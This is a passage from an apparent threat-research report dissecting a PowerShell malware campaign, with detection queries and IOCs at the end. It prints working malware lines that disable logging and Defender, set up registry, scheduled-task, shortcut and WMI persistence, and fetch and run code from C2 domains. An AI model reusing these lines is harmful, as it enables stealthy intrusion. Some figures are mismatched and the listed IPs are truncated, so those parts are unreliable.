7      -or ($(&Get-Date) - ([WMI]'').ConvertToDateTime(&Get-WmiObject
         Win32_OperatingSystem).InstallDate)).days -le 3
8      -or [string]::IsNullOrEmpty(  ((&Get-WmiObject
         Win32_OperatingSystem).installDAte) -eq ${True})
9      -or (&Get-CimInstance Win32_PhysicalMemory)."Manufacturer" -match
         "QEMU|VirtualBox|VirtualPC|VMware|Hypervisor"
10     -or (&Get-ComputerInfo -Property "CsDomain","HyperVisorPresent")
         -like "*WORKGROUP*True*"
Line 10, Column 94                                   Spaces: 4    PowerShell
```

Figure 11: Counter-forensics / Anti-analysis

Most malware, when it fails a sandbox, or anti-analysis check, will typically halt execution and quit. This hostility in this script was interesting. When the check fails, rather than quitting, it will disable the systems network adapters, use netsh to configure the Windows Firewall to block all inbound and outbound traffic, and then uses an obfuscated PowerShell command “(&gal [?r0]*m)” in place of the “Remove-Item” commandlet, to delete everything in the user’s profile directory, G:\, F:\, and E:\ drives recursively. Then the computer will shut down via the commandlet “Stop-Computer”.

The next bit of code is interesting. If the system’s language is set to “*zh*” (Chinese) or to “*ru*” (Russian), then the code will simply exit and the computer will shut down.

```
~/0020/1.ps1 • - Sublime Text (UNREGISTERED)

19 if (&Get-WinUserLanguageList)."LanguageTag" -like "*zh*" {
20   exit;
21   &Stop-Computer
22 };
23
24 if (&Get-WinUserLanguageList)."LanguageTag" -like "*ru*" {
25   exit;
26   &Stop-Computer};
27 if Get-CimInstance Win32_PhysicalMemory | &Measure-Object -
      Property capacity -Sum)."sUm" /1gb) -lt 4) {
28     exit;
29     &Stop-Computer
30 };
31 function Out-Default {}
```

Figure 12: Language Detection

Stage (7): Disable Logging

Another trivial check it performs is looking for the amount of physical memory, and if it is less than 4gb, it'll shut down the machine it's running on quietly. If all checks pass, the malicious script will then begin disabling detection engines beginning with PowerShell Script Block Logging.

```
~/0020/1.ps1 • - Sublime Text (UNREGISTERED)

34 If($GPF){
35         $GPC=$GPF.GetValue($null);
36         If($GPC['ScriptBlockLogging']){
37           $GPC['ScriptBlockLogging']['
               EnableScriptBlockLogging']=0;
38           $GPC['ScriptBlockLogging']['
               EnableScriptBlockInvocationLogging']=0
39         }
40         $val=[Collections.Generic.Dictionary[string,
             System.Object]]::new();
41         $val.Add('EnableScriptBlockLogging',0);
42         $val.Add('EnableScriptBlockInvocationLogging',0);
43         $GPC['HKEY_LOCAL_MACHINE\Software\Policies\Microsof
           t\Windows\PowerShell\ScriptBlockLogging']=$val
44 }
```

Figure 13: Disable Script Block Logging

Next, in an effort to further along the script block logging bypass, the “signatures” variable with a new empty hashset. Pairing this with the “force” parameter will cause the statement to never be true, which again bypasses logging.

Event tracing for PowerShell and Application logging is then disabled using the “Remove-EtwTraceProvider” commandlet.

In the figure 14 below, the last command sets 0 to the fields “System.Management.Automation.Tracing.PSEtwLogProvider” and “etwProvider.m_enabled” which effectively disables the PowerShell Suspicious ScriptBlock Logging functionality.



Figure 14: Script Block Logging Bypass, cont.

Lastly, module logging and the standard Microsoft PowerShell logs are disabled via “LogPipelineExecutionDetails” property and via registry edits.

Stage (7): Windows Defender Bypass

The next block of code checks for admin privileges using an SID match for “S-1-5-32-544”. If the match is true, it will add exclusions using the “” PowerShell commandlet for the processes, forfiles.exe, powershell.exe, and cmd.exe. It will then add exclusions for any file ending with the extensions: .lnk, .rar, and .exe. Exclusions are also set for the following paths:

- $env:TEMP\
- $env:public\pictures\

- $env:public\
- $env:USERPROFILE\Downloads\
- $env:USERPROFILE\Documents\
- $env:USERPROFILE\Desktop\
- $env:SystemRoot\Tasks\

Lastly, archive scanning is disabled. The next line of code on line 68 of figure 15 below is a heavily obfuscated command which calls MpCmdRun.exe with the flags “-RemoveDefinitaions -All”



Figure 15: Bypass Defender

Stage (7): Persistence – Registry

The script attempts several persistence methods. The first is embedding itself into the registry. The key “(Default)” is created with a value containing a malicious PowerShell script.

Path	HKLM:\Software\Classes\ms-offices\Shell\Open\command HKCU\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command
Value	(Default)
Data	fOrfIlEs /”m” wusa* /”c” “p”O”we”r”s”h”e”L”l MicrosoftServiceTask /w 1 /nop .(gal ?lee?)111; .(gal ?e[?x])(.(gal ?rm)terma[.]vip/w4/u)”

The PowerShell script attempts to download and invoke terma[.]vip/w4/u. After analyzing the file “u” it appears to be the same script that we are currently analyzing, the 7th, deobfuscated stage of the original script.

Several other keys are modified which can be used for IOC detections and will be included in the IoC section at the end of the article.



Figure 16: Persistence – Registry

Stage (7): Persistence – Scheduled Tasks

The script also attempts to embed itself as a scheduled task on the affected host. The task names itself one of two names depending on the permission level:

- MicrosoftEdgeUpdateTaskMachine_System
- MicrosoftEdgeUpdateTaskMachine_User

The task is created using some clever obfuscation to hide the call to “schtasks.exe”. It uses an invoke expression mixed with wildcard matching so “$env:???t??r???*2\??h???k?*” translates to “$env:SYSTEMROOT\System32\schtasks.exe”.

The task is designed to run the exact same script that we noticed in the registry persistence section, however the invoked script is named “w” instead of “u” and it was hosted on a different C2 URL, however the code was identical and produced matching file hashes.

```
93 if ([Security.Principal.WindowsIdentity]::GetCurrent()
       .Groups  -match  "S-1-5-32-544") {
94     .(gal ?[?e]x) ("$env:???t??r???\*2\??h???k?* -create -f
           -rl HIGHEST -d MON,TUE,WED,THU,FRI -sc weekly -st
           14:39 -tn MicrosoftEdgeUpdateTaskMachine_System -tr
           'forfiles  /p %systEmroot% /m h\"h.e\"xE /c \"p\"o\"wE\
           "r\"s\"hEl\"l MicrosoftEdgeUpdate /w 1 /nOp .(gal "+"
           ?lee?)120; .(gal "+"?e[?x])(.(gal "+"?rm)terma.pics/a0/
           s)\"'"  | &Out-Null;
95 } else {
96    .(gal ?[?e]x) "$env:???t??r???\*2\??h???k?* -create -f -d
          MON,TUE,WED,THU,FRI -sc weekly -st 09:32 -tn
          MicrosoftEdgeUpdateTaskMachine_User -tr 'forfiles /p
          %systEmroot% /m h\"h.e\"xE /c \"p\"o\"wE\"r\"s\"hEl\"l
          MicrosoftEdgeUpdate /w 1 /nOp .(gal ?lee?)120; .(gal ?e[
          ?x])(.(gal ?rm)terma.pics/a0/s)\"'") | Out-Null;
97 };
98
```

Figure 17: Persistence – Scheduled Tasks

Stage (7): Persistence – Startup Shortcut and Lolbins

A startup shortcut is created into the user's "APPDATA\Microsoft\Windows\Start\Menu\Programs\Startup\" directory with the name "MicrosoftWS.lnk". Similar to the shortcut used with the initial infection phase of the attack, the shortcut is modified to execute forfiles.exe, taking PowerShell.exe and masquerading it as MicrosoftStartupTask to execute the rest of the PowerShell string.

The remaining PowerShell script leverages two well known Lolbins. The first runs the Windows binary pcalua.exe, which can bypass application whitelisting to call another process. In this case, pcalua.exe is used to call wsreset.exe using the command "pcalua.exe -a wsreset.exe"

The Lolbin wsreset.exe when executed by itself takes whatever data is stored in the value "HKCU\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\Shell\open\command" and executes it. This key was modified earlier during the "registry persistence" phase of the execution flow.

```
100 $LnkShelL =  &New-Object -comObject WScript.Shell
101 $LINk = $LnkShelL.CreateShortcut("$env:APPDATA\Microsoft\Windows
    \Start\Menu\Programs\Startup\MicrosoftWS.lnk");
102 $LINk.IconLocation = "%windir%\System32\wsreset.exe";
103 $LINk.TargetPath = "f0rfIles"
104 $LINk.WindowStyle = 7;
105 $LINk.ArgUments = '/"p" %systEmroot% /"m" hh* /"c"
        "p"O"we"r"s"h"e"L"l MicrosoftStartupTask /w 1 /nop .(gal
        ?lee?)111; p"cal"ua -a w"S"r"e"S"E"t';
106 $LINk.Save() | &Out-Null;
107
108 $LnkShelL =  &New-Object -comObject WScript.Shell
109 $LINk = $LnkShelL.CreateShortcut("$env:ProgramData\Microsoft\Win
    dows\Start\Menu\Programs\Startup\MicrosoftWS.lnk");
110 $LINk."WindowStyle" = 7;
111 $LINk."IconLocation" = "%windir%\System32\wsreset.exe"
112 $LINk."TargetPath" = "f0rfIles"
113 $LINk."ArgUments" = '/"p" %systEmroot% /"m" hh* /"c"
        "p"O"we"r"s"h"e"L"l MicrosoftStartupTask /w 1 /nop .(gal
        ?lee?)111; p"cal"ua -a w"S"r"e"S"E"t'
```

Figure 18: Persistence – Startup Shortcut

Stage (7): Persistence – WMI

Last but not least, the malware attempts to maintain persistence on the host by leveraging Windows WMI by creating a new subscription with clearly defined filters and consumers to execute code as command line arguments. While it is fairly uncommon, this method is well documented and has been used as a persistence method for malware in the past.

```
100 $LnkShellL =  &New-Object -comObject WScript.Shell
101 $LINk = $LnkShellL.CreateShortcut("$env:APPDATA\Microsoft\Windows
    \Start\Menu\Programs\Startup\MicrosoftWS.lnk");
102 $LINk.IconLocation = "%windir%\System32\wsreset.exe";
103 $LINk.TargetPath = "f0rfIles"
104 $LINk.WindowStyle = 7;
105 $LINk.ArgUments = '/"p" %systEmroot% /"m" hh* /"c"
        "p"O"we"r"s"h"e"L"l MicrosoftStartupTask /w 1 /nop .(gal
        ?lee?)111; p"cal"ua -a w"S"r"e"S"E"t';
106 $LINk.Save() | &Out-Null;
107
108 $LnkShellL =  &New-Object -comObject WScript.Shell
109 $LINk = $LnkShellL.CreateShortcut("$env:ProgramData\Microsoft\Win
    dows\Start\Menu\Programs\Startup\MicrosoftWS.lnk");
110 $LINk."WindowStyle" = 7;
111 $LINk."IconLocation" = "%windir%\System32\wsreset.exe"
112 $LINk."TargetPath" = "f0rfIles"
113 $LINk."ArgUments" = '/"p" %systEmroot% /"m" hh* /"c"
        "p"O"we"r"s"h"e"L"l MicrosoftStartupTask /w 1 /nop .(gal
        ?lee?)111; p"cal"ua -a w"S"r"e"S"E"t'
```

Figure 18: Persistence – WMI Subscription

Stage (7): Payload Execution

The final block of code downloads, decrypts and executes a remote payload named “header.png” from the URL “terma[.]app/s/static/img/header.png”. While we were able to download and analyze the header.png file, we were not able to decode it as we believe the campaign was completed and our theory is that the file was replaced in order to prevent further analysis. Our attempts to decode the payload would only produce garbage data.

The payload was encrypted using AES encryption and decrypted and executed via an obfuscated invoke expression located on the last line of the code.

```
146    $instanceFilter.Name = "UpdateEvent_LogsF"
147    $instanceFilter.QueryLanguage = "WQL";
148    $instanceFilter.EventNamespace = "root\cimv2"
149    $Result = $instanceFilter.Put();
150    ${instanceFilterPAtH} = $Result.Path
151
152    $csMR = ([wmiclass]"
           \\.\root\subscription:CommandLineEventConsumer"."
           \\.\root\subscription:CommandLineEventConsumer")
           .CreateInstance();
153    $csMR.CommandLineTemplate = 'f0rfIlEs /"m" wusa* /"c"
           "p"O"we"r"s"h"e"L"l MicrosoftServiceTask /w 1 /nop
           .(gal ?lee?)111;.(gal ?e[?x])(.(gal ?rm)terma.wiki/id/
           w)"'
154    $csMR.Name = "UpdateEvent_LogsC"
155    $csMR.ExecutablePath = "$env:comspec";
156    $Result = $csMR.Put();
157    $csmrpaTh = $Result.Path
158    $BNdq = ([wmiclass]"
```

Figure 19: Decode and Execute

C2 and Infrastructure

The threat actors maintained a robust C2 network which consisted of several observed domains. We observed the following domains used in various portions of the attack chain:

- terma[.]dev
- terma[.]icu
- terma[.]app
- terma[.]vip
- terma[.]wiki
- terma[.]pics
- terma[.]lol
- terma[.]ink

The domains above first appeared in July 2022 and were pointed to DigitalOcean servers under the IP address 28[.]199.53.243 and 165[.]227.139.39. They were later pointed to CloudFlare servers to provide CDN and security services, which would also mask their original IP addresses and provide other functions such as HTTPS/TLS encryption as well as geoblocking.

From the original IP addresses we were able to gather additional domain-related information. We discovered that the related website “cobham-satcom.onrender[.]com” was also used.

Conclusion

Overall, it is clear that this attack was relatively sophisticated with the malicious threat actor paying specific attention to opsec. There were a lot of relatively recent attack techniques at play, some of which were unfamiliar and required additional analysis such as leveraging the PowerShell Get-Alias commandlet to perform an invoke expression.

Persistence was a step above what we typically see as well. Leveraging the registry, WMI subscriptions, scheduled tasks, and incorporating Lolbins with the process was overall clever and needs to be monitored for. While this was a very targeted attack, the tactics and techniques used are well known and it is important to stay vigilant. Securonix customers can take advantage of the detections and seeded hunting queries below.

Securonix Recommendations and Mitigations

- Avoid downloading unknown email attachments / lnk files from non-trusted sources
- Deploy PowerShell script block logging to assist in detections
- Deploy additional process-level logging such as Sysmon for additional log coverage. Additionally sysmon installed on the host will prevent next stage payload execution
- Pay specific attention to attempts to disable your security monitoring tools, including SIEM
- Scan endpoints using the Securonix seeder hunting queries below

MITRE ATT&CK Techniques

Tactics	Techniques
Initial Access	T1566: Phishing
Defense Evasion	T1027: Obfuscated Files or Information T1140: Deobfuscate/Decode Files or Information T1202: Indirect Command Execution T1005: Data from Local System T1562.001: Impair Defenses: Disable or Modify Tools T1112: Modify Registry
Execution	T1059.001: Command and Scripting Interpreter: PowerShell T1047: Windows Management Instrumentation
Persistence	T1547: Boot or Logon Autostart Execution T1053: Scheduled Task/Job T1053.005: Scheduled Task/Job: Scheduled TaskT1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription

Some Examples of Relevant Securonix Detection Policies

- **EDR-SYM498-ERI**
- **EDR-ALL-1083-ER**

- **EDR-SYM498-RUN**
- **PSH-ALL-213-RU**
- **PSH-ALL-230-RU**
- **WEL-PSH60-RUN**
- **WEL-PSH61-RUN**

Hunting Queries

- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND message CONTAINS “$env:comspec[” AND message CONTAINS “-Join”
- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND message CONTAINS “$pshome[“
- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND message CONTAINS “$shellid[“
- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND (message CONTAINS “[char[]]” AND message CONTAINS “-join”)
- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND (message CONTAINS “.(gal ” OR message CONTAINS “.(Get-Alias “) AND (message CONTAINS ” ?e[?x])”
- rg_functionality = “Microsoft Windows Powershell” AND eventid=4104 AND (message CONTAINS “}{0}” OR message CONTAINS “} {0}”) AND message CONTAINS ” -f”
- rg_functionality = “Endpoint Management Systems” AND transactionstring5 = “SetValue” AND devicecustomstring2 CONTAINS “\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2”

IOCs

Domains:

- terma[.]dev
- terma[.]icu
- terma[.]app
- terma[.]vip
- terma[.]wiki
- terma[.]pics
- terma[.]lol
- terma[.]ink
- onrender[.]com
- cobham-satcom.onrender[.]com

IP Addresses:

- 199.53.243
- 227.139.39

Registry keys:

- HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging
- HKCU:\Software\Policies\Microsoft\Windows\Explorer
- HKCU:\Software\Microsoft\Windows\CurrentVersion\PushNotifications
- HKLM:\Software\Classes\ms-offices\Shell\Open\command
- HKLM:\Software\Classes\AppX82a6gwre4fdg3bt635tn5ctqjf8msdd2\CurVer
- HKCU:\Software\Classes\ms-settings\CurVer
- HKCU:\Software\Classes\ms-offices\Shell\Open\command
- HKCU:\Software\Classes\ms-windowsdrive\Shell\Open\command
- HKCU:\Software\Microsoft\Windows NT\CurrentVersion\Windows\CurVer

File Hashes:

- **s**
  Da0888f06b2e690a3a4f52f3b04131f7a181c12c3cb8e6861fc67ff062beef37
- **w**
  Da0888f06b2e690a3a4f52f3b04131f7a181c12c3cb8e6861fc67ff062beef37
- **png**
  691c0a362337f37cf6d92b7a80d7c6407c433f1b476406236e565c6ade1c5e87

References

1. From PowerShell to Payload: An Analysis of Weaponized Malware https://threatpost.com/powershell-payload-analysis-malware/165188/
2. What is a CDN? | How do CDNs work? https://www.cloudflare.com/learning/cdn/what-is-a-cdn/
3. Exploring PowerShell AMSI and Logging Evasion https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/
4. Lolbin – Pcalua.exe https://lolbas-project.github.io/lolbas/Binaries/Pcalua/
5. Lolbin – Wsreset.exe https://lolbas-project.github.io/lolbas/Binaries/Wsreset/
6. Persistence – WMI Event Subscription – https://pentestlab.blog/2020/01/21/persistence-wmi-event-subscription/
7. Enable Script Block Logging – Microsoft https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows?view=powershell-7.2
8. Getting Started With Sysmon – Black Hills Infosec https://www.blackhillsinfosec.com/getting-started-with-sysmon/